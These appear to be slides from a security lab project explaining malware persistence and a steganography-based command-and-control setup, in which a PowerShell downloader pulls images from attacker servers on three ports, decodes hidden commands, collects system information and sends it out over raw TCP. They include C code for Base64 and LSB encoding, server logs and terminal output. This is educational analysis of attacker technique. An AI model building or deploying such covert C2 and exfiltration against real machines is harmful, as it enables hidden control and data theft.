Windows Services

- Windows Services are a core component of the Microsoft Windows operating system and enable the **creation and management** of long-running processes.

- Windows Services **can start without user intervention** and may continue to run long after the user has logged off. The services run in the background and will usually **kick in when the machine is booted.**

- Windows Services are managed via the Services Control Manager panel. The panel shows a list of services and for each, name, description, status (running, stopped or paused) and the type of service.

Conclusion

Advanced Persistence

What did we understand?

A. Malware samples use advanced persistence mechanisms to ensure that they continue to persist on the victim's machine.

B. They use **droppers/downloaders** to download malicious payloads and bind them to **system schedulers/ services.**

C. Samples can use **several persistence mechanisms** in tandem to ensure that persistence is upheld even when one of the schemes fail.

D. It is necessary to **reverse-engineer** the malware samples and **identify the persistence schemes** used, if we wish to totally remove them from our machines.

1.2. Steganography with C2

1. Introduction to Steganography

Steganography encodes a **secret message** within another **non-secret object** in such a manner as to make the message **imperceptible** to those who aren't aware of its presence.

2. Why Steg in C2?

Steganography is used in Command and Control (C2) to embed **malicious commands** or data within images, audio files, or other media, so that attackers can bypass **network monitoring** and evade traditional **security measures.**

Real World C2 Samples Using Steganography Techniques

01

Duqu

Discovered in 2011, it encrypted data and embedded it into a JPEG file and exfiltrated it back to its masters.

02

MontysThree

Steganography was used for cloaking encrypted payloads or maintaining on-system persistence. Created by APT group Platinum.

03

KeyBoy

Masked its backdoor routines and evaded anti-malware and network perimeter detection. By APT group TropicTrooper.

04


BountyGlad

Used steganography to support multi-stage implant delivery as a part of a supply chain attack, cloaking shellcode within a PNG file used to deliver the final stage payload.

1.2. Steganography with C2

The various terms used to describe image steganography include:

- **Covert-Image** - Unique picture that can conceal data.
- **Message** - Real data that you can mask within pictures. The message may be in the form of standard text/code or an image.
- **Steg-Image/Steganogram** – A Steg image is an image with a hidden message.
- **Steg-Key/Secret Key** - Messages can be embedded in covert images and steg-images with the help of a key, or the messages can be derived from the photos themselves.



1.2. Steganography with C2

OUTLINE OF THE SAMPLE STEGDOWNLOADER.PS1

- Two Command strings "**FindFirstFileA**" and "**Monitor**" are employed.
- They are first encoded in **Base64** and then embedded into two images (**image1.jpeg** and **image2.jpeg**) using the **LSB**(Least Significant Bit) algorithm of **StegHide**.
- Once complete, they are deployed on three servers at different ports [**8000,8070,8090**].
- The victim runs the PowerShell script **(StegDownloader.ps1)** that is deployed on their system, thereby establishing a **TCP** connection to one/more servers.
- The images are downloaded from the C2 server and their corresponding command strings are decoded and fetched. Appropriate actions are initiated by the PowerShell script depending on the commands received.

1.2. Steganography with C2

COMMAND STRINGS AND THE ACTIONS THEY INITIATE

A) Command String "MONITOR"

- This command string fetches crucial system information like the model, the manufacture's name, the primary owner of the device etc.
- It then places all the contents fetched by it into a text file called **sample.txt**
- Its activity is complete on the creation of the text file.

B) Command String "FINDFIRSTFILEA“

- This command exfiltrates the information stored in **sample.txt** back to the C2 server via the same established socket connection.
- There is **no Application Layer protocol deployed**. The contents of the file are sent as is (as a TCP payload without encryption), over the TCP line.

1.2. Steganography with C2

Base64 encoding is a **binary-to-text encoding** scheme that represents binary data as a sequence of printable ASCII characters.

In the context of malware, attackers use Base64 encoding to **obfuscate malicious payloads**, making them harder to detect by security tools.

Malware payloads encoded in Base64 can be **easily decoded** and executed on a victim's system, allowing attackers to deliver and execute their malicious code while evading traditional security mechanisms.

```c
//function that returns Base 64 version of a string
char* base64Encode(const char* input) {
    const char base64Chars[] = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";

    size_t inputLength = strlen(input);
    size_t encodedLength = 4 * ((inputLength + 2) / 3);  // Calculate the size of the encoded string
    char* encodedString = (char*)malloc(encodedLength + 1);
    if (encodedString == NULL) {
        printf("Failed to allocate memory for encoded string.\n");
        return NULL;
    }

    size_t i, j;
    for (i = 0, j = 0; i < inputLength; i += 3, j += 4) {
        unsigned char byte1 = input[i];
        unsigned char byte2 = (i + 1 < inputLength) ? input[i + 1] : 0;
        unsigned char byte3 = (i + 2 < inputLength) ? input[i + 2] : 0;

        unsigned char index1 = byte1 >> 2;
        unsigned char index2 = ((byte1 & 0x03) << 4) | (byte2 >> 4);
        unsigned char index3 = ((byte2 & 0x0F) << 2) | (byte3 >> 6);
        unsigned char index4 = byte3 & 0x3F;

        encodedString[j] = base64Chars[index1];
        encodedString[j + 1] = base64Chars[index2];
        encodedString[j + 2] = (i + 1 < inputLength) ? base64Chars[index3] : '=';
        encodedString[j + 3] = (i + 2 < inputLength) ? base64Chars[index4] : '=';
    }

    encodedString[encodedLength] = '\0';

    return encodedString;
```


Code snippet to Base64 Encode a given input

1.2. Steganography with C2


Base64 encoding of our C2 strings

The encoding table

Binary	ASCII	Binary	ASCII	Binary	ASCII	Binary	ASCII
000000	A	010000	Q	100000	g	110000	w
000001	B	010001	R	100001	h	110001	x
000010	C	010010	S	100010	i	110010	y
000011	D	010011	T	100011	j	110011	z
000100	E	010100	U	100100	k	110100	0
000101	F	010101	V	100101	l	110101	1
000110	G	010110	W	100110	m	110110	2
000111	H	010111	X	100111	n	110111	3
001000	I	011000	Y	101000	o	111000	4
001001	J	011001	Z	101001	p	111001	5
001010	K	011010	a	101010	q	111010	6
001011	L	011011	b	101011	r	111011	7
001100	M	011100	c	101100	s	111100	8
001101	N	011101	d	101101	t	111101	9
001110	O	011110	e	101110	u	111110	+
001111	P	011111	f	101111	v	111111	/




"Monitor" C2 string on Base64 encoding



“FindFirstFileA" C2 string on Base64 encoding

1.2. Steganography with C2

LSB (Least Significant Bit) steganography is a technique used to hide information within the least significant bits of digital data, such as images, audio, or text.



In this method, the **binary representation** of the hidden message is inserted into the least significant bits of the host data, causing minimal perceptual changes to the original content

1.2. Steganography with C2

Original Image 1

MD5 hash:
af5597c29467a96523a70787c319f4db

Original Image 2

MD5 hash:
a710c3acb63bad6ce6ef573e36de84dc

Command (Secret message)

```c
// Function to encode a character into the LSB of an RGB pixel value
void encodeLSB(unsigned char* pixel, char character) {
    *pixel = (*pixel & 0xFE) | (character & 0x01);
}

// Function to encode the secret message into the image
void encodeMessage(const char* message, unsigned char* imageBuffer) {
    size_t messageLength = strlen(message);
    size_t imageIndex = 0;

    // Encode each character of the message
    for (size_t i = 0; i < messageLength; ++i) {
        char character = message[i];

        // Encode each bit of the character into the LSB of the image buffer
        for (int j = 7; j >= 0; --j) {
            unsigned char* pixel = &imageBuffer[imageIndex++];
            encodeLSB(pixel, (character >> j) & 0x01);
        }
    }

    // Encode the sentinel character at the end
    for (int j = 7; j >= 0; --j) {
        unsigned char* pixel = &imageBuffer[imageIndex++];
        encodeLSB(pixel, (SENTINEL_CHARACTER >> j) & 0x01);
    }
}
```

LSB Encoder


Image1.jpeg (encoded)

MD5 hash:
314b724a64568f1e4e5159ea7371f354

Image2.jpeg (encoded)


MD5 hash:
4a298b51d62fd3eab90ea0fd0863db0f

1.2. Steganography with C2




System information of victim stored in sample.txt after Monitor command execution

1.2. Steganography with C2 - Terminal




Terminal for "Monitor" deciphering



Terminal for "FindFirstFileA" deciphering

1.2. Steganography with C2



The packet transfer is analyzed using Wireshark

1.2. Steganography with C2

NETWORK ANALYSIS :

```
C:\Users\hrish\OneDrive\Pictures\Screenshots\Phase02\week1(steg_portblack)\port8000_img_1>dir
 Volume in drive C is Windows
 Volume Serial Number is B233-0680

 Directory of C:\Users\hrish\OneDrive\Pictures\Screenshots\Phase02\week1(steg_portblack)\port8000_img_1

30-08-2023  10:32    <DIR>          .
30-08-2023  10:23    <DIR>          ..
31-05-2023  12:26             5,186 image_1.jpeg
               1 File(s)          5,186 bytes
               2 Dir(s)  100,486,860,800 bytes free

C:\Users\hrish\OneDrive\Pictures\Screenshots\Phase02\week1(steg_portblack)\port8000_img_1>python -m http.server
Serving HTTP on :: port 8000 (http://[::]:8000/) ...
::ffff:192.168.195.78 - - [30/Aug/2023 10:35:38] "GET / HTTP/1.1" 200 -
::ffff:192.168.195.78 - - [30/Aug/2023 10:35:38] "GET /image_1.jpeg HTTP/1.1" 200 -
```

SERVER SIDE : IMAGE 1 DOWNLOADED

1.3. Port Hosting

1. What is Server Hosting?

Hosting a device involves designating specific **communication endpoints** on or within a networked device, facilitating the simultaneous operation and communication between multiple services across or within the device.

2. Why do attackers use it?

Attackers employ server hosting for their C2 infrastructure to ensure the **resilience, redundancy, and efficiency** of their operations. By distributing their C2 servers across multiple locations and domains, they can **evade detection**, **maintain control over compromised systems**, and **exfiltrate data without interruption.**


1.3. Port Hosting

SERVER HOSTING :

Server or IP hosting involves storing and managing website or application files on a remote computer (server), enabling access and interaction over the internet.

PORT VS IP HOSTING :

IP hosting refers to a server being reachable at a specific network address across Internet, while **port hosting** involves designating different communication channels within same server allowing various services to operate and communicate concurrently on the same server.



1.3. Port Hosting in Task

Environment Setup :

3 servers were hosted **on 3 different ports** corresponding to **3 different directories** on the attacker machine. Each server/directory contains **different number of payloads** (images in our case). So different images will be downloaded based on the port to which the connection is initiated.

Analogy between IP and Port hosting :

Port hosting corresponds to hosting **multiple servers on different ports** but is **confined to single machine**. So multiple servers can be hosted on the same IP address.
IP hosting corresponds to hosting server on each IP address resulting in **single server per IP address**.

We could compare IP hosting as communication between buildings as a whole, while port hosting as communication between different rooms in the same building.

1.3. Port Hosting in Task

StegDownloader scans all three servers to identify what payloads are available at what servers at a given instance of time, so that they can be downloaded and decoded for attack.

```
Windows PowerShell
(base) PS C:\Users\phane\OneDrive\Desktop\steg\trial> .\FFF.ps1
Connected to 192.168.215.154,8090
No image1.jpeg image file found on 192.168.215.154,8090
Image 'image2.jpeg' downloaded from 192.168.215.154,8090
Executing power_decode.ps1 script...
wrote extracted data to "monitor.txt".
Checking the first word of secret.txt...
```

Server at Port 8090 does not have the "FindFirstFileA" image payload, but it contains the "Monitor" image payload. Thus, Monitor payload is downloaded.

Once "FindFirstFileA" image payload is made available, it is downloaded, and subsequent actions are carried out.

```
Windows PowerShell
(base) PS C:\Users\phane\OneDrive\Desktop\steg\trial> .\FFF.ps1
